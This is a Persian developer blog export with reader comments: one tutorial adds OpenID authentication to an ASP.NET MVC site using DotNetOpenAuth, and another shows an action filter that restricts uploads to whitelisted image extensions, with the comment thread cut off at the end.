
نویسنده: احسان
تاریخ: ۲۰:۲۳ ۱۳۹۱/۰۴/۰۳

من ابتدا [session manager](#) رو استفاده کردم و تنظیمات رو طبق راهنمای انجام دادم
ولی هنوز browser.sessionstore.resume_from_crash در حالت فعال بود
بنابراین به صورت دستی هم کار رو انجام دادم که خاطر جمع باشه

قبل از شرح مختصری در زمینه OpenID در [اینجا](#) گفته شد.
 حال می‌خواهیم این امکان را در پروژه خود بکار ببریم، جهت این کار باید ابتدا یک پروژه ایجاد کرده و از کتابخانه‌های سورس باز موجود استفاده کرد.
 ۱- ابتدا در ویژوال استودیو یا هر نرم افزار دیگر یک پروژه MVC ایجاد نمایید.



نوع Internet Application و برای View Engine سایت Razor را انتخاب نمایید.



3- کتابخانه DotNetOpenId سورس باز را می‌توانید مستقیماً از این [آدرس](#) دانلود نموده یا از طریق [Package Manager Console](#) و با نوشتن Install-Package DotNetOpenAuth به صورت آنلاین این کتابخانه را نصب نمایید.

4- مدل‌های برنامه را مانند زیر ایجاد نمایید

```
using System;
using System.Collections.Generic;
using System.ComponentModel.DataAnnotations;
using System.Globalization;
using System.Security.Cryptography;
using System.Text;
using System.Web.Mvc;
using System.Web.Security;

namespace OpenIDExample.Models
{
    #region Models

    public class ChangePasswordModel
    {
        [Required]
```

```

[DataType(DataType.Password)]
[Display(Name = "Current password")]
public string OldPassword { get; set; }

[Required]
[ValidatePasswordLength]
[DataType(DataType.Password)]
[Display(Name = "New password")]
public string NewPassword { get; set; }

[DataType(DataType.Password)]
[Display(Name = "Confirm new password")]
[Compare("NewPassword", ErrorMessage = "The new password and confirmation password do not
match.")]
public string ConfirmPassword { get; set; }
}

public class LogOnModel
{
    [Display(Name = "OpenID")]
    public string OpenID { get; set; }

    [Required]
    [Display(Name = "User name")]
    public string UserName { get; set; }

    [Required]
    [DataType(DataType.Password)]
    [Display(Name = "Password")]
    public string Password { get; set; }

    [Display(Name = "Remember me?")]
    public bool RememberMe { get; set; }
}

public class RegisterModel
{
    [Display(Name = "OpenID")]
    public string OpenID { get; set; }

    [Required]
    [Display(Name = "User name")]
    public string UserName { get; set; }

    [Required]
    [DataType(DataType.EmailAddress)]
    [Display(Name = "Email address")]
    public string Email { get; set; }

    [Required]
    [ValidatePasswordLength]
    [DataType(DataType.Password)]
    [Display(Name = "Password")]
    public string Password { get; set; }

    [DataType(DataType.Password)]
    [Display(Name = "Confirm password")]
    [Compare("Password", ErrorMessage = "The password and confirmation password do not match.")]
    public string ConfirmPassword { get; set; }
}

#endregion Models

#region Services

// The FormsAuthentication type is sealed and contains static members, so it is difficult to
// unit test code that calls its members. The interface and helper class below demonstrate
// how to create an abstract wrapper around such a type in order to make the AccountController
// code unit testable.

public interface IMembershipService
{
    int MinPasswordLength { get; }

    bool ValidateUser(string userName, string password);

    MembershipCreateStatus CreateUser(string userName, string password, string email, string
OpenID);

    bool ChangePassword(string userName, string oldPassword, string newPassword);
}

```

```

        MembershipUser GetUser(string OpenID);
    }

    public class AccountMembershipService : IMembershipService
    {
        private readonly MembershipProvider _provider;

        public AccountMembershipService()
            : this(null)
        {
        }

        public AccountMembershipService(MembershipProvider provider)
        {
            _provider = provider ?? Membership.Provider;
        }

        public int MinPasswordLength
        {
            get
            {
                return _provider.MinRequiredPasswordLength;
            }
        }

        public bool ValidateUser(string userName, string password)
        {
            if (String.IsNullOrEmpty(userName)) throw new ArgumentException("Value cannot be null or
empty.", "userName");
            if (String.IsNullOrEmpty(password)) throw new ArgumentException("Value cannot be null or
empty.", "password");

            return _provider.ValidateUser(userName, password);
        }

        public Guid StringToGUID(string value)
        {
            // Create a new instance of the MD5CryptoServiceProvider object.
            MD5 md5Hasher = MD5.Create();
            // Convert the input string to a byte array and compute the hash.
            byte[] data = md5Hasher.ComputeHash(Encoding.Default.GetBytes(value));
            return new Guid(data);
        }

        public MembershipCreateStatus CreateUser(string userName, string password, string email, string
OpenID)
        {
            if (String.IsNullOrEmpty(userName)) throw new ArgumentException("Value cannot be null or
empty.", "userName");
            if (String.IsNullOrEmpty(password)) throw new ArgumentException("Value cannot be null or
empty.", "password");
            if (String.IsNullOrEmpty(email)) throw new ArgumentException("Value cannot be null or
empty.", "email");

            MembershipCreateStatus status;
            _provider.CreateUser(userName, password, email, null, null, true, StringToGUID(OpenID), out
status);
            return status;
        }

        public MembershipUser GetUser(string OpenID)
        {
            return _provider.GetUser(StringToGUID(OpenID), true);
        }

        public bool ChangePassword(string userName, string oldPassword, string newPassword)
        {
            if (String.IsNullOrEmpty(userName)) throw new ArgumentException("Value cannot be null or
empty.", "userName");
            if (String.IsNullOrEmpty(oldPassword)) throw new ArgumentException("Value cannot be null or
empty.", "oldPassword");
            if (String.IsNullOrEmpty(newPassword)) throw new ArgumentException("Value cannot be null or
empty.", "newPassword");

            // The underlying ChangePassword() will throw an exception rather
            // than return false in certain failure scenarios.
            try
            {
                MembershipUser currentUser = _provider.GetUser(userName, true /* userIsOnline */);
                return currentUser.ChangePassword(oldPassword, newPassword);
            }
        }
    }
}

```

```

        catch (ArgumentException)
        {
            return false;
        }
        catch (MembershipPasswordException)
        {
            return false;
        }
    }

    public MembershipCreateStatus CreateUser(string userName, string password, string email)
    {
        throw new NotImplementedException();
    }
}

public interface IFormsAuthenticationService
{
    void SignIn(string userName, bool createPersistentCookie);
    void SignOut();
}

public class FormsAuthenticationService : IFormsAuthenticationService
{
    public void SignIn(string userName, bool createPersistentCookie)
    {
        if (String.IsNullOrEmpty(userName)) throw new ArgumentException("Value cannot be null or
empty.", "userName");

        FormsAuthentication.SetAuthCookie(userName, createPersistentCookie);
    }

    public void SignOut()
    {
        FormsAuthentication.SignOut();
    }
}

#endregion Services

#region Validation

public static class AccountValidation
{
    public static string ErrorCodeToString(MembershipCreateStatus createStatus)
    {
        // See http://go.microsoft.com/fwlink/?LinkId=177550 for
        // a full list of status codes.
        switch (createStatus)
        {
            case MembershipCreateStatus.DuplicateUserName:
                return "Username already exists. Please enter a different user name.";

            case MembershipCreateStatus.DuplicateEmail:
                return "A username for that e-mail address already exists. Please enter a different
e-mail address.";

            case MembershipCreateStatus.InvalidPassword:
                return "The password provided is invalid. Please enter a valid password value.";

            case MembershipCreateStatus.InvalidEmail:
                return "The e-mail address provided is invalid. Please check the value and try
again.";

            case MembershipCreateStatus.InvalidAnswer:
                return "The password retrieval answer provided is invalid. Please check the value
and try again.";

            case MembershipCreateStatus.InvalidQuestion:
                return "The password retrieval question provided is invalid. Please check the value
and try again.";

            case MembershipCreateStatus.InvalidUserName:
                return "The user name provided is invalid. Please check the value and try again.";

            case MembershipCreateStatus.ProviderError:
                return "The authentication provider returned an error. Please verify your entry and
try again. If the problem persists, please contact your system administrator.";

            case MembershipCreateStatus.UserRejected:

```

```

        return "The user creation request has been canceled. Please verify your entry and
try again. If the problem persists, please contact your system administrator.";

    default:
        return "An unknown error occurred. Please verify your entry and try again. If the
problem persists, please contact your system administrator.";
    }
}

[AttributeUsage(AttributeTargets.Field | AttributeTargets.Property, AllowMultiple = false,
Inherited = true)]
public sealed class ValidatePasswordLengthAttribute : ValidationAttribute, IClientValidatable
{
    private const string _defaultErrorMessage = "'{0}' must be at least {1} characters long.";
    private readonly int _minCharacters = Membership.Provider.MinRequiredPasswordLength;

    public ValidatePasswordLengthAttribute()
        : base(_defaultErrorMessage)
    {
    }

    public override string FormatErrorMessage(string name)
    {
        return String.Format(CultureInfo.CurrentCulture, ErrorMessageString,
            name, _minCharacters);
    }

    public override bool IsValid(object value)
    {
        string valueAsString = value as string;
        return (valueAsString != null && valueAsString.Length >= _minCharacters);
    }

    public IEnumerable<ModelClientValidationRule> GetClientValidationRules(ModelMetadata metadata,
ControllerContext context)
    {
        return new[]{
            new
ModelClientValidationStringLengthRule(FormatErrorMessage(metadata.GetDisplayName()), _minCharacters,
int.MaxValue)
        };
    }
}

#endregion Validation
}

```

5- در پروژه مربوطه یک Controller به نام AccountController ایجاد نمایید. و کدهای زیر را برای آنها وارد نمایید.

```

using System.Web.Mvc;
using System.Web.Routing;
using System.Web.Security;
using DotNetOpenAuth.Messaging;
using DotNetOpenAuth.OpenId;
using DotNetOpenAuth.OpenId.RelyingParty;
using OpenIDExample.Models;

namespace OpenIDExample.Controllers
{
    public class AccountController : Controller
    {
        private static OpenIdRelyingParty openid = new OpenIdRelyingParty();

        public IFormsAuthenticationService FormsService { get; set; }

        public IMembershipService MembershipService { get; set; }

        protected override void Initialize(RequestContext requestContext)
        {
            if (FormsService == null) { FormsService = new FormsAuthenticationService(); }
            if (MembershipService == null) { MembershipService = new AccountMembershipService(); }

            base.Initialize(requestContext);
        }

        // ****
        // URL: /Account/LogOn
    }
}

```

```

// ****
public ActionResult LogOn()
{
    return View();
}

[HttpPost]
public ActionResult LogOn(LogOnModel model, string returnUrl)
{
    if (ModelState.IsValid)
    {
        if (MembershipService.ValidateUser(model.UserName, model.Password))
        {
            FormsService.SignIn(model.UserName, model.RememberMe);
            if (Url.IsLocalUrl(returnUrl))
            {
                return Redirect(returnUrl);
            }
            else
            {
                return RedirectToAction("Index", "Home");
            }
        }
        else
        {
            ModelState.AddModelError("", "The user name or password provided is incorrect.");
        }
    }

    // If we got this far, something failed, redisplay form
    return View(model);
}

// ****
// URL: /Account/LogOff
// ****

public ActionResult LogOff()
{
    FormsService.SignOut();

    return RedirectToAction("Index", "Home");
}

// ****
// URL: /Account/Register
// ****

public ActionResult Register(string OpenID)
{
    ViewBag.PasswordLength = MembershipService.MinPasswordLength;
    ViewBag.OpenID = OpenID;
    return View();
}

[HttpPost]
public ActionResult Register(RegisterModel model)
{
    if (ModelState.IsValid)
    {
        // Attempt to register the user
        MembershipCreateStatus createStatus = MembershipService.CreateUser(model.UserName,
model.Password, model.Email, model.OpenID);

        if (createStatus == MembershipCreateStatus.Success)
        {
            FormsService.SignIn(model.UserName, false /* createPersistentCookie */);
            return RedirectToAction("Index", "Home");
        }
        else
        {
            ModelState.AddModelError("", AccountValidation.ErrorCodeToString(createStatus));
        }
    }

    // If we got this far, something failed, redisplay form
    ViewBag.PasswordLength = MembershipService.MinPasswordLength;
    return View(model);
}

```

استفاده از OpenID در وب سایت جهت احراز هویت کاربران

```
// ****
// URL: /Account/ChangePassword
// ****

[Authorize]
public ActionResult ChangePassword()
{
    ViewBag.PasswordLength = MembershipService.MinPasswordLength;
    return View();
}

[Authorize]
[HttpPost]
public ActionResult ChangePassword(ChangePasswordModel model)
{
    if (ModelState.IsValid)
    {
        if (MembershipService.ChangePassword(User.Identity.Name, model.OldPassword,
model.NewPassword))
        {
            return RedirectToAction("ChangePasswordSuccess");
        }
        else
        {
            ModelState.AddModelError("", "The current password is incorrect or the new password
is invalid.");
        }
    }

    // If we got this far, something failed, redisplay form
    ViewBag.PasswordLength = MembershipService.MinPasswordLength;
    return View(model);
}

// ****
// URL: /Account/ChangePasswordSuccess
// ****

public ActionResult ChangePasswordSuccess()
{
    return View();
}

[ValidateInput(false)]
public ActionResult Authenticate(string returnUrl)
{
    var response = openid.GetResponse();
    if (response == null)
    {
        //Let us submit the request to OpenID provider
        Identifier id;
        if (Identifier.TryParse(Request.Form["openid_identifier"], out id))
        {
            try
            {
                var request = openid.CreateRequest(Request.Form["openid_identifier"]);
                return request.RedirectingResponse.AsActionResult();
            }
            catch (ProtocolException ex)
            {
                ViewBag.Message = ex.Message;
                return View("LogOn");
            }
        }
        ViewBag.Message = "Invalid identifier";
        return View("LogOn");
    }

    //Let us check the response
    switch (response.Status)
    {
        case AuthenticationStatus.Authenticated:
            LogOnModel lm = new LogOnModel();
            lm.OpenID = response.ClaimedIdentifier;
            //check if user exist
            MembershipUser user = MembershipService.GetUser(lm.OpenID);
            if (user != null)
            {
                lm.UserName = user.UserName;
                FormsService.SignIn(user.UserName, false);
            }
    }
}
```

```
        }

        return View("LogOn", lm);

    case AuthenticationStatus.Canceled:
        ViewBag.Message = "Canceled at provider";
        return View("LogOn");
    case AuthenticationStatus.Failed:
        ViewBag.Message = response.Exception.Message;
        return View("LogOn");
    }

    return new EmptyResult();
}

}
```


6- سپس برای Action LogOn به نام View می‌سازیم، برای Authenticate نیازی به ایجاد View ندارد چون قرار است درخواست کاربر را به آدرس دیگری Redirect کند. سپس کدهای زیر را برای View ایجاد شده وارد می‌کنیم.

```
@model OpenIDExample.Models.LogOnModel
@{
    ViewBag.Title = "Log On";
}
<h2>
    Log On</h2>
<p>
    Please enter your username and password. @Html.ActionLink("Register", "Register")
    if you don't have an account.
</p>
<script src="@Url.Content("~/Scripts/jquery.validate.min.js")" type="text/javascript"></script>
<script src="@Url.Content("~/Scripts/jquery.validate.unobtrusive.min.js")"
type="text/javascript"></script>
<form action="Authenticate?ReturnUrl=@HttpUtility.UrlEncode(Request.QueryString["ReturnUrl"])"
method="post" id="openid_form">
<input type="hidden" name="action" value="verify" />
<div>
    <fieldset>
        <legend>Login using OpenID</legend>
        <div class="openid_choice">
            <p>
                Please click your account provider:</p>
            <div id="openid_btns">
            </div>
        </div>
        <div id="openid_input_area">
            @Html.TextBox("openid_identifier")
            <input type="submit" value="Log On" />
        </div>
        <noscript>
            <p>
                OpenID is service that allows you to log-on to many different websites using a single
                identity. Find out <a href="http://openid.net/what/">more about OpenID</a> and
                <a href="http://openid.net/get/">how to get an OpenID enabled account</a>.</p>
        </noscript>
    </div>
    @if (Model != null)
    {
        if (String.IsNullOrEmpty(Model.UserName))
        {
            <div class="editor-label">
                @Html.LabelFor(model => model.OpenID)
            </div>
            <div class="editor-field">
                @Html.DisplayFor(model => model.OpenID)
            </div>
            <p class="button">
                @Html.ActionLink("New User", "Register", "Register", new { OpenID = Model.OpenID })
            </p>
        }
        else
        {
            //user exist
            <p class="buttonGreen">
                <a href="@Url.Action("Index", "Home")">Welcome , @Model.UserName, Continue...</a>
            </p>
        }
    }
</div>
```

استفاده از OpenID در وب سایت جهت احراز هویت کاربران

```
        }
    </div>
</fieldset>
</div>
</form>
@Html.ValidationSummary(true, "Login was unsuccessful. Please correct the errors and try again.")
@using (Html.BeginForm())
{
    <div>
        <fieldset>
            <legend>Or Login Normally</legend>
            <div class="editor-label">
                @Html.LabelFor(m => m.UserName)
            </div>
            <div class="editor-field">
                @Html.TextBoxFor(m => m.UserName)
                @Html.ValidationMessageFor(m => m.UserName)
            </div>
            <div class="editor-label">
                @Html.LabelFor(m => m.Password)
            </div>
            <div class="editor-field">
                @Html.PasswordFor(m => m.Password)
                @Html.ValidationMessageFor(m => m.Password)
            </div>
            <div class="editor-label">
                @Html.CheckBoxFor(m => m.RememberMe)
                @Html.LabelFor(m => m.RememberMe)
            </div>
            <p>
                <input type="submit" value="Log On" />
            </p>
        </fieldset>
    </div>
}
```

پس از اجرای پروژه صفحه ای شبیه به پایین مشاهده کرده و سرویس دهنده OpenID خاص خود را می‌توانید انتخاب نمایید.



7- برای فعال سازی عملیات احراز هویت توسط FormsAuthentication در سایت باید تنظیمات زیر را در فایل web.config انجام دهید.

```
<authentication mode="Forms">
  <forms loginUrl("~/Account/LogOn" timeout="2880" />
</authentication>
```

خوب تا اینجا کار تمام است و کاربر در صورتی که در سایت OpenID نام کاربری داشته باشد می‌تواند در سایت شما Login کند. جهت مطالعات بیشتر و دانلود نمونه کدهای آماده می‌توانید به لینک‌های ([^](#) و [^](#) و [^](#) و [^](#) و [^](#)) مراجعه کنید. کد کامل پروژه را می‌توانید از [اینجا](#) دانلود نمایید.

[منبع](#)

نظرات خوانندگان

نویسنده: ahmadalli
تاریخ: ۲۳:۱۲ ۱۳۹۱/۰۴/۰۸

خوب این کدهای شما برای نسخه‌های قدیمی MVC هست. من نصفش رو درست متوجه نشدم. اگر میشه برای نسخه ۴ یا ۳ هم مثال بزارید.

نویسنده: امیرحسین جلوداری
تاریخ: ۱:۳۵ ۱۳۹۱/۰۴/۰۹

اگه میشه کد برنامه را ضمیمه کنید...

نویسنده: صابر فتح الله
تاریخ: ۲:۴ ۱۳۹۱/۰۴/۰۹

کدی که ابتدا گذاشته بودم ظاهرا خیلی قدیمی بود اون با کدهای جدید تعویض کردم و لینک دانلود کد هم برای دوستان قرار دادم

نویسنده: صابر فتح الله
تاریخ: ۲:۲۱ ۱۳۹۱/۰۴/۰۹

اصلاح شد

نویسنده: saleh
تاریخ: ۰:۳۳ ۱۳۹۱/۰۴/۱۷

فرضاً اگه شخصی که با OID لوگین کرده بخواهد در فروم سایت من فعالیت کنه چه جوری به اطلاعات پستها و اعمالش پی ببرم؟
چون این شخص در سایت ثبت نام نکرده و طبیعتاً اکانتی در سایت نداره!

در قسمت اول مقاله به این موضوعات اشاره نکردید.

نویسنده: وحید نصیری
تاریخ: ۱۱:۴۴ ۱۳۹۱/۰۴/۱۷

بحث فوروم نوشته شده شما با طراحی یک سیستم جدید (که در اینجا مد نظر است) متفاوت است. سورس فوق را مطالعه کنید.
تا نحوه یکپارچگی آن با سیستم membership دات نت آشنا شوید.

نویسنده: احمدعلی شفیعی
تاریخ: ۱۲:۳۸ ۱۳۹۱/۰۴/۱۸

ممnonm

نویسنده: کامران
تاریخ: ۲۳:۲۱ ۱۳۹۲/۰۲/۱۲

سلام دوست عزیز.

قریبان برای ASP.NET Webforms هم میتوانید مقاله ای رو آماده کنید؟

نویسنده: محسن خان
تاریخ: ۱۳۹۲/۰۲/۱۳ ۰:۴

یک پروژه دیگر هم در سایت در مورد پروتکل OAuth هست.

نویسنده: کامران
تاریخ: ۱۳۹۲/۰۲/۱۳ ۰:۹

ممnon از جوابتون، دوست عزیز این هم سمپل و کدهاش با MVC هست، مقالاتی برای Webforms پیدا کردم به زبان لاتین اما درست توضیح داده نشده متأسفانه

نویسنده: صابر فتح الهی
تاریخ: ۱۳۹۲/۰۲/۱۳ ۰:۲۵

سلام

دوست گلم یه مثال هست گذاشتم توی این آدرس

[DotNetOpenAuth با استفاده از ASP.NET در Google OpenID Authentication](#)

یک ادیتور آنلاین را تصور کنید که کاربران در قسمت ارسال تصویر آن قرار است فقط فایل‌های jpg, png و gif ارسال کنند و نه ASP.NET و موارد مشابه. در اینجا برای محدود کردن نوع فایل‌های آپلود شده می‌توان از فیلترهای سفارشی test.aspx کمک گرفت:

```

using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Web.Mvc;

namespace SecurityModule
{
    public class AllowUploadSpecialFilesOnlyAttribute : ActionFilterAttribute
    {
        readonly List<string> _toFilter = new List<string>();
        readonly string _extensionsWhiteList;
        public AllowUploadSpecialFilesOnlyAttribute(string extensionsWhiteList)
        {
            if (string.IsNullOrWhiteSpace(extensionsWhiteList))
                throw new ArgumentNullException("extensionsWhiteList");

            _extensionsWhiteList = extensionsWhiteList;
            var extensions = extensionsWhiteList.Split(',');
            foreach (var ext in extensions.Where(ext => !string.IsNullOrWhiteSpace(ext)))
            {
                _toFilter.Add(ext.ToLowerInvariant().Trim());
            }
        }

        bool canUpload(string fileName)
        {
            if (string.IsNullOrWhiteSpace(fileName)) return false;

            var ext = Path.GetExtension(fileName.ToLowerInvariant());
            return _toFilter.Contains(ext);
        }

        public override void OnActionExecuting(ActionExecutingContext filterContext)
        {
            var files = filterContext.HttpContext.Request.Files;
            foreach (string file in files)
            {
                var postedFile = files[file];
                if (postedFile == null || postedFile.ContentLength == 0) continue;

                if (!canUpload(postedFile.FileName))
                    throw new InvalidOperationException(
                        string.Format("You are not allowed to upload {0} file. Please upload only these
files: {1}.",
                        Path.GetFileName(postedFile.FileName),
                        _extensionsWhiteList));
            }

            base.OnActionExecuting(filterContext);
        }
    }
}

```

توضیحات کدهای فوق:

برای تهیه فیلتر محدود سازی نوع فایل‌های قابل ارسال به سرور، با ارث بری از ActionFilterAttribute شروع خواهیم کرد. سپس با تحریف متدهای OnActionExecuting و HttpContext.Request.Files می‌توان به کلیه فایل‌های در حال ارسال به سرور در طی درخواست جاری، دسترسی یافت. به این ترتیب از طریق مقدار خاصیت postedFile.FileName می‌توان به پسوند فایل در حال ارسال رسید و بر این اساس امکان

ارسال فایل‌های غیرمجاز را در نیمه راه با صدور یک استثناء سلب کرد.

برای استفاده از این فیلتر سفارشی تهیه شده نیز می‌توان به نحو زیر عمل کرد:

```
[AllowUploadSpecialFilesOnly(".jpg,.gif,.png")]
public ActionResult ImageUpload(HttpPostedFileBase file)
```

در اینجا پسوند فایل‌های مجاز قابل ارسال، توسط یک کاما از هم جدا خواهند شد.

یک نکته تکمیلی:

اگر کاربر قرار است تنها تصویر ارسال کند، بررسی پسوند فایل لازم است اما کافی نیست. برای این منظور می‌توان از کلاس `Image` واقع شده در فضای نام `System.Drawing` نیز کمک گرفت:

```
public static bool IsImageFile(HttpPostedFileBase photoFile)
{
    using (var img = Image.FromStream(photoFile.InputStream))
    {
        return img.Width > 0;
    }
}
```

در اینجا اگر فایل ارسالی تصویر نباشد، به صورت خودکار یک استثناء صادر خواهد شد.

نظرات خوانندگان

نویسنده: حسین مرادی نیا
تاریخ: ۱۴:۵ ۱۳۹۱/۰۴/۱۷

سلام

همانطور که گفتید چک کردن پسوند فایل الزامی است ولی کافی نیست. برای همین از کلاس `Image` استفاده کردید که اگر فایل ارسال شده یک فایل تصویری نبود استثنای صادر شود. حالا برای فایل‌ها با فرمتهای دیگه چیکار کنیم؟ (مثلًا ممکن است بخواهیم به کاربر اجازه ارسال فایل‌های `zip` و یا `rar` بدیم و مواردی از این دست).

نویسنده: وحید نصیری
تاریخ: ۱۴:۱۶ ۱۳۹۱/۰۴/۱۷

برای بررسی محتوای خاص، نیاز به `parser` مخصوص این نوع فایل‌ها است تا بتواند بررسی کند محتوای دریافتی معتبر است یا نه و عموماً کسی محتوای این نوع فایل‌ها را بررسی نمی‌کند. بنابراین بررسی پسوند در اکثر موارد کافی است. مشکل این نیست که فایل `rar` واقعاً `rar` است یا نه. مشکل این است که این فایل ارسالی، قابلیت اجرا را از طریق فرآخوانی آدرس آن در مرورگر، نداشته باشد. بحث بررسی پسوند هم به همین دلیل است. فایل `aspx` را می‌شود از طریق فرآخوانی در مرورگر بر روی سرور اجرا کرد ولی فایلی با پسوند `rar` این قابلیت را ندارد.

نویسنده: شاهین کیاست
تاریخ: ۲:۱ ۱۳۹۱/۰۵/۰۹

ممnon ، استثنای که صادر می‌شود را چطور میشه ؟ در بدنی `Action` مربوطه مدیریت کرد ؟

نویسنده: وحید نصیری
